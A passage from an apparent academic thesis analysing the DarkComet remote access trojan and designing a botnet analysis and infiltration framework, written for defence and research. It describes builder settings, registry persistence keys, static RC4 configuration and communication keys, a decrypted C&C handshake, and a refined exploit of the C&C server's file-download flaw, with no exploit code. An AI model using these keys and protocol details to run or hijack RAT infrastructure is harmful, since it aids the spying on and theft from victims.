



Figure 3.2: DarkComet client main menu.



Stub ID : Guest16_min
IP/DNS : 127.0.0.1
Port : 1604

[✓] Start the stub with Windows (Installation)

Destination Path :
MYDOCS#\ DCSCMIN\IMDCSC.exe
Keyname : DarkComet RAT

Figure 3.3: DarkComet builder minimalist configuration.

The "Full editor" allows for greater control of the DarkComet bot binary and therefore provides significantly more configuration options. The configuration options menu is depicted in Figure 3.4.




Figure 3.4: DarkComet builder "Full editor" menu.

A full listing of all available configuration options, per sub-menu, is available in Appendix A.

The configuration options set by the botmaster are included in the DarkComet bot binary during the building of the bot binary and stored in a RC4-256 [66] encrypted format. Please see Section 3.4 for further information on how this configuration information is stored within the bot binary.

3.3.2 DarkComet Server

The DarkComet server is the component that is executed on the victim computer resulting in an infection. The infection process is silent in that no feedback is provided to the victim that a successful infection has occurred – which is to be expected. This component is responsible for the registration of the victim computer with the C&C server as well as receiving and executing of botmaster commands. As presented in Section 3.2 DarkComet provides extensive cyber-espionage and other information stealing capabilities to the botmaster.


Modifications made to the victim computer by the bot binary depend on the configuration by the DarkComet botmaster but may include:

- the creation of registry settings so that an infection survives a reboot of the victim computer
- changes to the Microsoft Windows host firewall to ensure successful communication with the C&C server
- changes to the HOST file which is used for DNS host resolution prior to external systems being queried
- the recording of a victims keystrokes which could contain usernames, passwords, emails and sensitive financial information.

Whilst a typical infection is silent the botmaster may bundle the bot binary with other software which does interact with a victim user to hide its true intention. This is further discussed in Section 6.2.

3.4 DarkComet Configuration

The configuration settings, set by the botmaster at build time, are stored within the RCDATA directory of the Resources section of the DarkComet server Portable Executable (PE). For DarkComet version 3 to 5 binaries the configuration settings are contained as separate key-value pairs within this directory. As can be seen in Figure 3.5 the keys are stored in clear-text however, the values are RC4-256 encrypted with a version specific static key. These static encryption keys are discussed further in Section 5.2.1.




```
[de849a11adb23fde867537e42b76ca23d4359aed5d59e267f803c812f62d7845.bad] - Cerbero PE Insider 1.0.2
SHA-1  6EAC5E62F78399516B6417782AA84038DB9925F7

Format                      Analysis [Resource Directory]
Dos Header                  Resources  Tree
Nt Headers                  Cursors
  File Header               String tables
  Optional Header           RCData
    Data Directories          "CHANGEDATE" - [lang:2048]
Section Headers               "COMBOPATH" - [lang:2048]
Import Directory              "DIRATTRIB" - [lang:2048]
Resource Directory            "DVCLAL" - [lang:0]
Relocation Directory          "EDTDATE" - [lang:2048]
TLS Directory                 "EDTPATH" - [lang:2048]
IAT Directory                 "FILEATTRIB" - [lang:2048]
                              "GENCODE" - [lang:2048]
                              "INSTALL" - [lang:2048]
                              "KEYNAME" - [lang:2048]
                              "MELT" - [lang:2048]
                              "MUTEX" - [lang:2048]
                              "NETDATA" - [lang:2048]
                              "PACKAGEINFO" - [lang:0]
                              "PERSINST" - [lang:2048]
                              "SID" - [lang:2048]
                            Cursor groups

Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   Ascii
00000000  39 30 35 39 39 43 41 37  38 32 32 46 31 32 34 45  90599CA7822F124E
00000010  38 32 32 46 37 33 37 33  33 41 45 33 31 30 44 33  822F73733AE310D3
00000020  43 33 41 32 36 43 46 30  35 45 36 46 43 37 41 42  C3A26CF05E6FC7AB
```

Figure 3.5: DarkComet version 4 binary showing configuration information.

In DarkComet version 5.1 and later the configuration settings are also stored within the RCDATA directory of the PE. However, all settings are contained within a single "DCDATA" record. This record contains all key-value pairs as a concatenated string delimited by the newline character. Again, this information is encrypted with the RC4-256 algorithm using static encryption keys (Section 5.2.1). An example of a DarkComet version 5.1 DCDATA record is shown in Figure 3.6.

Once the configuration key-value pairs are decrypted, a total of 43 different configuration settings can be embedded within the DarkComet bot binary. Only those settings which have been configured by the botmaster are placed within the binary. A full listing of all configuration settings is available in Appendix B with Table 3.3 listing only those set through a minimalist configuration. This information was extracted through the author building a DarkComet version 5.3 minimalist bot binary, extracting the DCDATA configuration information, and decrypting the key-value pairs using a Python[3] script. This script formed the basis for the case-study Static

[3]http://www.python.org/



```
[89dc09c2a4dd5de93fe71c99c1e6385f82629eb3034bebe3ec07d2e5013e6443.bad] - Cerbero PE Insider 1.0.2
SHA-1  1B74B5980010ABFABF7F92539E58E3B91A33BF64

Format                      Analysis [Resource Directory]
  Dos Header                Resources | Tree
  Nt Headers                  Cursors
    File Header               String tables
    Optional Header           RCData
      Data Directories          "DCDATA" - [lang:2048]
  Section Headers               "DVCLAL" - [lang:0]
  Import Directory              "PACKAGEINFO" - [lang:0]
  Resource Directory          Cursor groups
  Relocation Directory        Version info
  TLS Directory
  IAT Directory

Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   Ascii
00000000  44 35 37 41 42 41 35 38  35 37 46 30 41 46 46 36  D57ABA5857F0AFF
00000010  37 35 38 34 36 30 35 45  39 30 42 45 34 36 36 35  7584605E90BE466
00000020  43 39 38 31 34 42 45 45  43 37 45 44 33 39 30 45  C9814BEEC7ED390
00000030  30 32 37 31 41 34 32 46  30 39 38 36 38 33 46 46  0271A42F098683F
00000040  31 34 36 46 35 46 33 43  44 35 38 46 44 41 38 42  146F5F3CD58FDA8
00000050  33 46 46 46 33 39 31 32  35 36 36 44 44 33 44 39  3FFF3912566DD3D
00000060  30 38 46 44 35 33 46 46  39 35 42 37 44 46 34 41  08FD53FF95B7DF4
00000070  43 37 43 34 45 39 45 41  31 42 45 46 33 42 42 30  C7C4E9EA1BEF3BB
00000080  32 36 31 35 33 42 31 35  44 42 46 35 38 33 44 33  26153B15DBF583D
00000090  31 42 31 42 42 33 46 33  38 37 38 30 46 30 45 43  1B1BB3F38780F0E
000000A0  31 32 33 31 45 38 31 31  39 32 34 31 41 42 43 45  1231E8119241ABC
000000B0  37 30 32 36 45 38 46 42  32 34 35 33 31 32 35 31  7026E8FB2453125
000000C0  44 39 36 38 36 38 42 44  39 43 33 32 38 39 34 44  D96868BD9C32894
000000D0  42 42 38 34 36 39 34 44  39 42 38 35 36 46 42 36  BB84694D9B856FB
000000E0  46 42 38 33 38 34 31 44  35 33 33 33 43 31 37 43  FB83841D5333C17
000000F0  42 42 31 44 37 35 45 43  39 32 38 31 37 37 37 30  BB1D75EC9281777
00000100  30 34 30 45 32 39 31 44  39 35 34 36 41 41 44 41  040E291D9546AAD
00000110  36 43 35 32 31 45 33 41  44 45 46 37 38 46 46 38  6C521E3ADEF78FF
00000120  34 30 37 41 35 32 32 36  36 31 37 35 31 43 35 31  407A522661751C5
00000130  31 37 30 37 42 42 37 34  39 46 30 39 46 46 44 32  1707BB749F09FFD
00000140  45 44 36 33 38 46 32 30  44 36 36 45 41 38 38 45  ED638F20D66EA88
00000150  35 44 39 38 44 43 30 31                           5D98DC01
```

Figure 3.6: DarkComet version 5.1 binary showing encrypted configuration information.

Analysis module discussed in Section 5.2.1.

The majority of the configuration keys and associated values are configurable via the DarkComet builder, with the exception of "GENCODE" – the purpose of this key-value pair is currently unknown. An example of an extracted and decrypted configuration is presented in Listing 5.5.

3.5 DarkComet Communication

Communication between the victim computer and the DarkComet C&C server makes use of a custom TCP protocol, which employs RC4-256 encryption for confidentiality and authentication. Whilst the same encryption algorithm is used, the way in which the encryption key is derived is different [2] than that used to encrypt the DarkComet configuration embedded within the bot binary. Instead of being a static key, during the configuration of the bot binary the botmaster can enter a "Security Password" which is then used for encrypting communications and authenticating victim computers. This password is appended to the version specific static encryption key used for encrypting the configuration information – listed in Table 5.3. Thus, were an attacker to use "1234567890" as the "Security Password", for a DarkComet V5.1+ binary, the full communication key would be "#KCMDDC51#-890**1234567890**". Should the botmaster not choose to use an additional password, the default communication key of "#KCMDDC51#-890" would be used for securing communications. This final communication key is stored as the value for the "PWD" key-value pair within the DarkComet configuration settings.

An example DarkComet handshake is presented in Listing 3.1 and shows both the RC4-256 encrypted and decrypted commands and responses [24]. On initial connection (line 2) the victim sends no data, however the C&C server responds with the "IDTYPE" verb (line 6). This elicits a response of "SERVER" by the victim (line 10) thereby announcing its capabilities. This also demonstrates to the C&C server that the victim possesses the correct communication key, thereby authenticating itself. The C&C server responds with "GetSIN192.168.56.1—178186"(line 14), which contains the public IP address of the C&C server "192.168.56.1" and prompts the victim to respond with its system information (line 24). A breakdown of this system information

Table 3.3: DarkComet configuration embedded within the DarkComet bot binary.

Setting Key	**Menu Location**	**Type**	**Value Example**	**Description**
EDTPATH	Module Startup	String	`MSDCSC\msdcsc.exe`	Child directory and filename of the DarkComet server executable.
INSTALL	Module Startup	Bool	1	Enable (1) or disable (0) the starting of the DarkComet bot binary on Windows startup – thereby surviving a reboot of the victim computer.
KEYNAME	Module Startup	String	MicroUpdate	The registry key name to use when installing persistence functionality. The registry key is created under `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` or values are inserted into the "Userinit" key under `HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon`.
NETDATA	Network Settings	String	127.0.0.1:1604	The DarkComet C&C server IP address(es)/DNS hostname(s) and TCP port(s) details. IP address and TCP port are separated by a colon (':').
SID	Main Settings	String	Guest16	An alpha-numeric internal identifier often used by the botmaster to differentiate between bots from different Phishing or spam campaigns.

is available in Listing 3.2. Once this handshake has been completed, the victim is considered registered and ready to accept commands from the C&C server.

Listing 3.1: Decrypted capture of an initial DarkComet handshake.

```
 1  Victim -> C&C
 2  <nothing>
 3
 4  C&C -> Victim
 5  Encrypted: BF7CAB464EFB
 6  Decrypted: IDTYPE
 7
 8  Victim -> C&C
 9  Encrypted: A57DAD495BEC
10  Decrypted: SERVER
11
12  C&C -> Victim
13  Encrypted: B15D8B4C57F0BE8B06F81A2BE7DD3607C7F4768BB1F5251B39
14  Decrypted: GetSIN192.168.56.1|178186
15
16  Victim -> C&C
17  Encrypted:
        9F5699707BCDC8C751A55F2CE9AC6E5887B93B83B4E325153755DC4C73F2FBED4F702D5AAAF4BFF8
18  5FFC48684006BAB160A064D5F7C8AB43C0EECFAF53DF018E064F3E62B6E89C80543BDAD3A1A8859A7E41ED5C8C1
19  DB7DC4326E3AE79175544C0265CE3DA2CD475A1866D5DCD91169C94E689644057AD3DED543FCCABA04F4E535343
20  2A9A6EF4AC73663711E5D8A79330600D3A0B1A4D682324A909BF3882F29203FD44C51DC4EB2DDC9401FF32A6338
21  11E983CFBBDE4DEB151DE3EC630B72F85F507147F9E3334CE8BEF1EAAE5DA0994DFBF41FD9E4F3295A547ABDB4F
22  ADD24CF6A57D7B20268DB455787C3BC1B6CB01405EAAF871F00F3517DEE8599D7699869317B6C6B81FD92DFDCE9A
23
24  Decrypted: infoesGuest16_min|192.168.56.1 / [192.168.56.100] : 1604|DC2-CNC-PC /
        dc2-cnc|178186|0s|Windows 7 [7600] 32 bit ( C:\ )|- (Limited)||US|Program
        Manager|{e29ac6c0-7037-11de-816d-806e6f6e6963-271086811}|24%|English (United
        States) US / -- |2/22/2015 at 1:29:59 AM|5.3.0
25
26  Victim -> C&C
27  Encrypted: D573BA5A4EFFC3FB629308
28  Decrypted: #KEEPALIVE#
```

During idle periods, when no communications are being sent between the C&C server and victim, the victim periodically sends ”keepalive” messages to the C&C server every 20 seconds. This is used to inform the C&C server it that the victim is still online and available to accept commands (line 28). In DarkComet versions prior to 5.0 these keepalive messages were unencrypted allowing for the creation of robust Intrusion Detection System (IDS) rules [2] to detect DarkComet infected computers and their corresponding C&C servers. However, beginning with version 5.0 keepalive messages are encrypted, preventing detection by these IDS rules.

Listing 3.2: Breakdown of the system information response during an initial DarkComet handshake.

```
Server-ID| Public IP / [Private IP] : Server Port|Computer-Name / Username||System
    Idle Time (seconds)|Operating System, CPU Architecture, and Installation
    Drive|Admin Privileges|Ping Time (milliseconds)|Country|Active Window|UUID|% Free
```

```
RAM|Locale Settings / -- |Date and time of first infection|DarkComet Version
```

The Unique User Identifier (UUID) is calculated at DarkComet server install time and does not change even if a victim were to be infected through multiple bot binaries corresponding to different C&C's. This UUID allows C&C's to track DarkComet victims even if their public or private IP addresses were to change. This UUID was used by this author to differentiate between victim hosts and also to identify victims which communicate with C&C's from multiple, different RAT networks. This would point to a host being a member of multiple botnets operated by different botmasters potentially due to multiple infections.

3.6 Previous DarkComet Research

This section will provide an overview of prior research into DarkComet's inner-workings and capabilities.

Aylward [2] provides technical details on how to extract the DarkComet communication and configuration encryption key from a DarkComet version 4 bot binary – through the use of a debugger. Additionally, the author provides the default encryption key for DarkComet versions 3 and 4, "#KCMDDC2#-890" and "#KCMDDC4#-890" respectively.

Edwards [24] studies DarkComet with the intention of creating a research bot capable of mimicking an infected host and therefore able to infiltrate a DarkComet botnet. The author provides in-depth technical information regarding the decryption functions used within DarkComet, including the default encryption keys used by DarkComet versions 4.0, 4.2 and 5.0. Information on the communication protocol used between the victim and C&C is also provided. This information, combined with that in [2], is used in a number of modules within the framework.

Denbow and Hertz [20] performed a study into vulnerabilities which exist in the DarkComet, Bandook, CyberGate and Xtreme RAT software. In DarkComet they discovered a vulnerability in the QUICKUP functionality, named after the DarkComet function which allows for the downloading of arbitrary files from a C&C. In their paper the authors demonstrate the ability to download the "comet.db", the SQLite database file containing information on all the infected victims that have successfully registered with the C&C server. This research refines this QUICKUP exploit in that successful exploitation does not result in the registered with a C&C server and an entry being written to the DarkComet log file

AlienVault released a Python script capable of extracting the configuration from an un-obfuscated DarkComet version 5.0 bot binary[4]. This information was used as the basis for the configuration extraction functionality of the Static Analysis module. The scripts which was extended by this researcher to support DarkComet versions 2 to 5.2 binaries. Kujawa [46] provides extensive information on the capabilities and functionality of DarkComet.

Gardsen [33] used API hooking on an infected host to capture the API calls used by DarkComet when the video and audio capture functions where enabled. The author proposed that infection of an endpoint could be determined through monitoring the APIs used and was able to differentiate between malicious and non-malicious software using this method.

[4]http://code.google.com/p/alienvault-labs-garage/downloads/detail?name=extract_config_from_binary.py

DarkComet has been and continues to be used in a number of infection and cyber-espionage campaigns around the world. In the following paragraphs information is provided on two prolific campaigns which have been discovered by malware researchers. This is to highlight the range of victims which are targeted by DarkComet botmasters and their varied intentions.

Galperin and Marquis-Boire [32] report on the use of DarkComet against Syrian opposition activists. The victim computers are infected through the use of social-engineering techniques whereby a Skype message is sent to the intended victim purporting to be from a friend of the victim. The messages contains a bot binary disguised as a PDF document that once opened a decoy PDF document is presented to the victim and the DarkComet bot binary is executed – resulting in the computer being infected.

Wilson [75] details botnet campaigns utilising DarkComet and some of the unique configurations used. For instance, the modification of the victims "HOSTS" file thereby redirecting communications intended for the targeted sites to those controlled by the attacker. Wilson notes attacks being launched against American government employees for cyber-espionage reasons and players of a popular online computer game for the theft of in-game assets – the intention being the sale of these virtual goods for real-world money.

3.7 DarkComet Summary

DarkComet is a RAT used in a number of cyber-espionage campaigns – even against the government dissidents in Syria and players of an online computer game. The software allows near "hands-on-keyboard" access to the wielder. It includes the ability to disable operating system functionality, eavesdrop on victims through enabling the infected computers microphone and webcam, and stealing sensitive information such as credentials. The software comprises three components the C&C server software (used for issuing commands to bots), the builder (used to create the bot binary), and the server (which is executed on the victim computer). Configuration information is stored within the bot binary and consists of key-value pairs which determine the behaviour of the bot once executed. This configuration information is stored in differing formats between DarkComet versions and is encrypted with the RC4-256 algorithm. Due to the predictable layout of the bot binary and the well-known static, version dependant encryption keys it is possible to extract the bot configuration from an unobfuscated bot binary through static analysis methods. Communication between the C&C server and victim computer is conducted through a custom protocol which is transported over TCP and is also RC4-256 encrypted. The use of RC4-256 is to prevent eavesdropping on communications and the authentication of the victim computer with the C&C server.

In Chapter 4, specifically Section 4.1, additional design criteria for consideration of a modern botnet analysis framework is presented. Section 4.2 presents how the framework developed in this research overcame the framework shortcomings presented earlier and how these additional considerations were incorporated.

4 Framework Design

As stated, the intention of this research was to design and implement a generic botnet analysis framework which could be used to study any manner of bot binary. This framework should also aim to overcome the shortcomings of the existing frameworks (presented in Section 2.5) along with additional considerations and constraints which designers of modern botnet analysis frameworks are required to take cognisance of.

Section 4.1 introduces these additional design considerations and how these were incorporated in this researcher's framework alongside research-specific constraints.

Section 4.2 provides the technical details of how the framework was designed, developed and implemented. This framework is comprised of a number of disparate yet interconnected systems each with their own input, outputs and distinct functions.

In Section 4.3, Section 4.4, and Section 4.5 the Sample Collection, Sample Analysis, and Infiltration systems are presented.

Section 4.6 provides details on the message queueing system which was used for intra-system communication and allowed framework to be event-driven, as opposed to schedule-driven, and other benefits realised due to this.

4.1 Framework Design Considerations

In this section considerations for the design of a modern automated botnet analysis framework along with additional constraints are presented. Included is an overview of how the framework addressed these considerations and constraints.

In his paper Nazario [53] provides the following advice for the successful implementation of a modern botnet analysis framework:

1. **Stealth**: An analysis framework must avoid detection by the botmaster so as to continue observation and prevent retaliation, through for example a DDoS attack.
2. **Scalability**: The use of actual or virtualised hosts is acceptable. However, their resource requirements must allow an analysis framework to scale to support hundreds or thousands of botnet infiltrations without requiring considerable resources.
3. **Sample collection**: Relying on a single source for bot binary collection could limit analysis. For instance, utilising only a honeypot for sample collection could limit collection to only those botnets that propagate via ”scan and infect” type infection vectors. Sample collection would further be limited through the honeypots supported network protocols and location – geographic or network.
4. **Botnet grammar**: Possessing only a superficial understanding of the commands and responses used within a botnet would not comply with the requirements for stealth and potentially limit the amount of information that can be extracted during an infiltration. As such, custom research bots are required. It would be naive to make use of a botnet infected honeypot due to potential issues with scalability and increasing the danger of becoming a participant in nefarious activities – such as the spreading of an infection to other computers.
5. **Anti-debugging**: The rise in the number of botnets which employ debugger and virtualisation detection techniques have increased. Once detected, malware could alter its normal execution flow in an effort to appear benign. This further dissuades the use of honeypots and sandboxes for analysis.
6. **Protocol support**: With the migration away from IRC-based botnets to other less suspicious and ubiquitous protocols, such as HTTP, frameworks that support a single protocol will soon find themselves limited.

The remainder of this chapter presents in-detail the systems which comprise the framework, their intended function, inner workings, and interconnection to other systems within the framework.

4.2 Framework Details

The proposed framework consists of three major systems, namely the Sample Collection, Sample Analysis and Infiltration systems. Each system may consist of multiple modules each responsible for the completion of a specific task. For example the acquisition of bot binaries or their subsequent static analysis.

The Sample Collection system is presented in Section 4.3. This system comprises the Sample Acquisition (Section 4.3.1) and Metadata Collection modules (Section 4.3.2). The Sample Analysis system (Section 4.4) comprises the Static (Section 4.4.1) and Dynamic Analysis (Section 4.4.2) modules. The Infiltration System (Section 4.5) consists of the C&C Liveness (Section 4.5.1) and C&C Infiltration modules (Section 4.5.2). Section 4.6 provides details on the use of a message queueing system which allowed for the framework to be converted from being schedule- to event-driven, providing a number of advantages such as near real-time analysis of newly acquired bot binaries.




Figure 4.1: Framework process flow.

In each section details are provided on the fundamental tasks assigned to each system or module, along with each system's incorporation of the design considerations discussed in Section 4.1. A high-level process flow for a generic implementation of the malware analysis framework is presented in Figure 4.1. The figure details preceding and subsequent systems or modules, where success criteria decisions are used, and when each system or module will interact with the framework's datastore and/or Hard Disk Drive (HDD) storage area.

A brief introduction to each system and module follows:

1. **Sample Collection System**: Responsible for the downloading and storage of bot binaries and associated metadata.

   (a) **Sample Acquisition Module**: Acquired new bot binaries from the malware source. These could be multiple sources such as a honeypot, honeyclient or malware repository. A successful acquisition generated events received by the Metadata Collection module and Sample Analysis system.

   (b) **Metadata Collection Module**: Gathered metadata information for each bot binary either from the malware source or through extension of the module.

2. **Sample Analysis System**: Responsible for the analysis of all acquired bot binaries. It determined which analysis to perform based on system/framework configuration or bot binary metadata.
   (a) **Static Analysis Module**: Performed static analysis on a bot binary. A successful analysis resulted in an event being communicated to the Infiltration System or a failure event communicated to the Dynamic Analysis module, prompting additional bot binary analysis.
   (b) **Dynamic Analysis Module**: Performed dynamic analysis on a bot binary, generating a success event received by the Infiltration System.
3. **Infiltration System**: Responsible for all interactions with a C&C server.
   (a) **C&C Liveness Module**: Determined if the C&C server was "live" and therefore available for infiltration. A success event would be communicated to the C&C Infiltration Module(s). A failure event would be recorded and those C&C servers found unresponsive for a predefined time period marked "dead" and removed from further interactions.
   (b) **C&C Infiltration Module(s)**: Through the implementation of sufficient botnet command grammar this module would mimic a typical bot and gather command information. Multiple sub-modules could be implemented to fulfil the modules objectives.

The remainder of this section will detail generic implementations for each system making up the analysis framework along with system- or module-internal process flows, and where necessary highlight specific design considerations.

4.3 Sample Collection System

The Sample Collection system was responsible for the collection of both bot binaries and metadata. As such it was the entry point for all bot binaries entering the framework. This system comprised the Sample Acquisition module (Section 4.3.1), responsible for the acquisition of analysis samples, and the Sample Metadata Collection module (Section 4.3.2), which gathered metadata information for all acquired bot binaries. All samples analysed by the framework entered at this system before subsequent processing by the Sample Analysis System (Section 4.4).

4.3.1 Sample Acquisition Module

The Sample Acquisition Module is ultimately responsible for the acquisition, storage and cataloguing of all unique bot binaries entering the framework.

